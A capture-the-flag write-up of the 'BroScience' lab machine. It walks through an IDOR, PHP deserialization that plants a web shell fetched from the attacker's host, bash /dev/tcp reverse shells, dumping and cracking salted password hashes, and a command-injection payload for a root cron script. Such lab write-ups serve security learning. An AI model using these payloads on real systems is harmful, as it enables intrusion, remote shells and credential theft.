
Successfully login



IDOR

After login, found an IDOR in user's profile function


> `https://broscience.htb/user.php?id=1`




Static Application Security Testing

Always do SAST if have access to source code during PT


Use **snyk**



Found unsecure deserialization




```php
function get_theme() {
    if (isset($_SESSION['id'])) {
        if (!isset($_COOKIE['user-prefs'])) {
            $up_cookie = base64_encode(serialize(new UserPrefs()));
            Snyk Data Flow (0) utils.php:67 | Snyk Data Flow (0) utils.php:67
            setcookie('user-prefs', $up_cookie);
        } else {
            $up_cookie = $_COOKIE['user-prefs'];
        }
        Snyk Data Flow (0) utils.php:69 | Snyk Data Flow (1) utils.php:71
        $up = unserialize(base64_decode($up_cookie));
        return $up->theme;
    } else {
        return "light";
    }
}
```



Exploit PHP deserialization

User's original cookie

```
> document.cookie
'PHPSESSID=va73tlk09aq1nmqtn8s4a958od; user-prefs=Tzo5OiJVc2VyUHJlZnMiOjE6e3M6NToidGhlbWUiO3M6NToibGlnaHQiO30%3D'
> atob("Tzo5OiJVc2VyUHJlZnMiOjE6e3M6NToidGhlbWUiO3M6NToibGlnaHQiO30")
'O:9:"UserPrefs":1:{s:5:"theme";s:5:"light";}'
```

`O:9:"UserPrefs":1:{s:5:"theme";s:5:"light";}`

Craft payload

PHP mapping to python cheat table

php	python
`$this->obj = "wew"`	`self.obj = "wew"`


payload.php

```php
<?php

class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp = "http://10.10.14.12/xd.php";
    public $imgPath = "./xd.php";

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}

$payload = serialize(new AvatarInterface());
echo sprintf("%s\n%s", $payload, base64_encode($payload));

?>
```

```
┌──(root㉿kali)-[/home/kali/broscience]
└─# mkdir www

┌──(root㉿kali)-[/home/kali/broscience]
└─# cd www

┌──(root㉿kali)-[/home/kali/broscience/www]
└─# echo '<?php echo system($_GET["cmd"]); ?>' > xd.php

┌──(root㉿kali)-[/home/kali/broscience/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Exploit

```
┌──(root㉿kali)-[/home/kali/broscience]
└─# php payload.php
O:15:"AvatarInterface":2:{s:3:"tmp";s:25:"http://10.10.14.12/xd.php";s:7:"imgPath";s:8:"./xd.php";}
TzoxNToiQXZhdGFySW50ZXJmYWNlIjoyOntzOjM6InRtcCI7czoyNToiaHR0cDovLzEwLjEwLjE0LjEyL3hkLnBocCI7czo3OiJpbWdQYXRoIjtzOjg6Ii4veGQucGhwIjt9
```



Get rev shell

```
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.12/443 0>&1'
```

Request

Pretty Raw Hex \n

```
1 GET /xd.php?cmd=/bin/bash -c
  '/bin/bash -i >& /dev/tcp/10.10.14.12/1111 0>&1' HTTP/1.1
2 Host: broscience.htb
```

`CTRL + U` to quick encode

Send Cancel < >

Request

Pretty Raw Hex \n

```
1 GET /xd.php?
  cmd%3d/bin/bash+-c+'/bin/bash+-i+>%26+/dev/tcp/10.10.14.12/1111+0>%261'+HTTP/1
  .1
2 Host: broscience.htb
```

```
┌──(root㉿kali)-[~/BroScience]
└─# nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.195] 56148
bash: cannot set terminal process group (837): Inappropriate ioctl for device
bash: no job control in this shell
www-data@broscience:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tml$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@broscience:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 1111

┌──(root㉿kali)-[~/BroScience]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 1111

www-data@broscience:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Get User : bill

Dump DB

```
www-data@broscience:/home/bill$ cat /etc/passwd|grep sh$
root:x:0:0:root:/root:/bin/bash
bill:x:1000:1000:bill,,,:/home/bill:/bin/bash
postgres:x:117:125:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

oh yeah postgres, use previous dumped creds

```
www-data@broscience:/tmp$ psql -h localhost -d broscience -U dbuser
Password for user dbuser:
psql (13.9 (Debian 13.9-0+deb11u1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

broscience=> \d+
WARNING: terminal is not fully functional
-  (press RETURN)                                  List of relations
 Schema |       Name       |   Type   |  Owner   | Persistence |    Size    | De
scription
--------+------------------+----------+----------+-------------+------------+---
----------
 public | comments         | table    | postgres | permanent   | 16 kB      |
 public | comments_id_seq  | sequence | postgres | permanent   | 8192 bytes |
 public | exercises        | table    | postgres | permanent   | 16 kB      |
 public | exercises_id_seq | sequence | postgres | permanent   | 8192 bytes |
 public | users            | table    | postgres | permanent   | 8192 bytes |
 public | users_id_seq     | sequence | postgres | permanent   | 8192 bytes |
(6 rows)

broscience=> select * from users;
WARNING: terminal is not fully functional
-  (press RETURN) id |   username    |             password             |           email
      |         activation_code          | is_activated | is_admin |         dat
e_created
----+---------------+----------------------------------+-----------------------
------+----------------------------------+--------------+----------+------------
------------------
  1 | administrator | 15657792073e8a843d4f91fc403454e1 | administrator@broscienc
```

```
e.htb | OjYUyL9R4NpM9LOFP0T4Q4NUQ9PNpLHf | t            | t        | 2019-03-07
02:02:22.226763-05
  2 | bill          | 13edad4932da9dbb57d9cd15b66ed104 | bill@broscience.htb
    | WLHPyj7NDRx10BYHRJPPgnRAYlMPTkp4 | t            | f        | 2019-05-07
03:34:44.127644-04
  3 | michael       | bd3dad50e2d578ecba87d5fa15ca5f85 | michael@broscience.htb
    | zgXkcmKip9J5MwJjt8SZt5datKVri9n3 | t            | f        | 2020-10-01
04:12:34.732872-04
  4 | john          | a7eed23a7be6fe0d765197b1027453fe | john@broscience.htb
    | oGKsaSbjocXb3jwmnx5CmQLEjwZwESt6 | t            | f        | 2021-09-21
11:45:53.118482-04
  5 | dmytro        | 5d15340bded5b9395d5d14b9c21bc82b | dmytro@broscience.htb
    | 43p9iHX6cWjr9YhaUNtWxEBNtpneNMYm | t            | f        | 2021-08-13
10:34:36.226763-04
(5 rows)
```

Crack hashes

We know the password is salted by viewing the code code

Format: `NaCl<PASSWORD>`

```
broscience=> select username || ':' || password || ':NaCl' from users;
WARNING: terminal is not fully functional
-  (press RETURN)                    ?column?
--------------------------------------------------
 administrator:15657792073e8a843d4f91fc403454e1:NaCl
 bill:13edad4932da9dbb57d9cd15b66ed104:NaCl
 michael:bd3dad50e2d578ecba87d5fa15ca5f85:NaCl
 john:a7eed23a7be6fe0d765197b1027453fe:NaCl
 dmytro:5d15340bded5b9395d5d14b9c21bc82b:NaCl
(5 rows)

(END)broscience=>
```

Crack the hashes

```
┌──(root㉿kali)-[~/BroScience]
└─# vi hashes
```

```
┌──(root㉿kali)-[~/BroScience]
└─# hashcat hashes /opt/rockyou.txt --user
...
The following 20 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
     10 | md5($pass.$salt)                                           | Raw Hash salted and/or iterated
     20 | md5($salt.$pass)                                           | Raw Hash salted and/or iterated
...

┌──(root㉿kali)-[~/BroScience]
└─# hashcat hashes /opt/rockyou.txt --user -m 20
...
Started: Sat Apr 15 09:14:44 2023
Stopped: Sat Apr 15 09:15:18 2023

┌──(root㉿kali)-[~/BroScience]
└─# hashcat hashes /opt/rockyou.txt --user -m 20 --show
 bill:13edad4932da9dbb57d9cd15b66ed104:NaCl:iluvhorsesandgym
 michael:bd3dad50e2d578ecba87d5fa15ca5f85:NaCl:2applesplus2apples
 dmytro:5d15340bded5b9395d5d14b9c21bc82b:NaCl:Aaronthehottest
```

SSH via bill

```
┌──(root㉿kali)-[~/BroScience]
└─# ssh bill@broscience.htb
bill@broscience:~$ cat user.txt
8a2ba6fc44112b4b550deb15c3d4c55c
```

Root Flag

Cron Job As ROOT

```
bill@broscience:~$ echo 'ssh-rsa AAAAB3NzaC1yc2... root@kali' >> ~/.ssh/authorized_keys
bill@broscience:~$ sudo -l
[sudo] password for bill:
Sorry, user bill may not run sudo on broscience.
```

Use Pspy

```
┌──(root㉿kali)-[/home/kali/broscience]
└─# scp /opt/tools/privesc/pspy64 bill@broscience.htb:/tmp/
pspy64
```

```
bill@broscience:~$ cd /tmp
bill@broscience:/tmp$ chmod +x pspy64
bill@broscience:/tmp$ ./pspy64
```

```
2023/04/15 09:30:01 CMD: UID=0     PID=3172   | /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2023/04/15 09:30:01 CMD: UID=0     PID=3171   | timeout 10 /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt
```

/opt/renew_cert.sh

```
bill@broscience:/tmp$ cat /opt/renew_cert.sh
```

```
#!/bin/bash

if [ "$#" -ne 1 ] || [ $1 == "-h" ] || [ $1 == "--help" ] || [ $1 == "help" ]; then
    echo "Usage: $0 certificate.crt";
    exit 0;
fi

if [ -f $1 ]; then

    openssl x509 -in $1 -noout -checkend 86400 > /dev/null

    if [ $? -eq 0 ]; then
        echo "No need to renew yet.";
        exit 1;
    fi
```

```
    subject=$(openssl x509 -in $1 -noout -subject | cut -d "=" -f2-)

    country=$(echo $subject | grep -Eo 'C = .{2}')
    state=$(echo $subject | grep -Eo 'ST = .*,')
    locality=$(echo $subject | grep -Eo 'L = .*,')
    organization=$(echo $subject | grep -Eo 'O = .*,')
    organizationUnit=$(echo $subject | grep -Eo 'OU = .*,')
    commonName=$(echo $subject | grep -Eo 'CN = .*,?')
    emailAddress=$(openssl x509 -in $1 -noout -email)

    country=${country:4}
    state=$(echo ${state:5} | awk -F, '{print $1}')
    locality=$(echo ${locality:3} | awk -F, '{print $1}')
    organization=$(echo ${organization:4} | awk -F, '{print $1}')
    organizationUnit=$(echo ${organizationUnit:5} | awk -F, '{print $1}')
    commonName=$(echo ${commonName:5} | awk -F, '{print $1}')

    echo $subject;
    echo "";
    echo "Country     => $country";
    echo "State       => $state";
    echo "Locality    => $locality";
    echo "Org Name    => $organization";
    echo "Org Unit    => $organizationUnit";
    echo "Common Name => $commonName";
    echo "Email       => $emailAddress";

    echo -e "\nGenerating certificate...";
    openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout /tmp/temp.key -out /tmp/temp.crt -days 365 <<<"$country
    $state
    $locality
    $organization
    $organizationUnit
    $commonName
    $emailAddress
    " 2>/dev/null

    /bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
else
```

```
    echo "File doesn't exist"
    exit 1;
```

Command Injection

There's clearly a command injection in this line

```
/bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt
```

- The `$1` parameter will be `/home/bill/Certs/broscience.crt` according to `PSPY`'s result

Payload will be

```
$(/bin/bash -i >& /dev/tcp/10.10.14.12/1111 0>&1)
```

Note this sector

```
openssl x509 -in $1 -noout -checkend 86400 > /dev/null

    if [ $? -eq 0 ]; then
        echo "No need to renew yet.";
        exit 1;
    fi
```

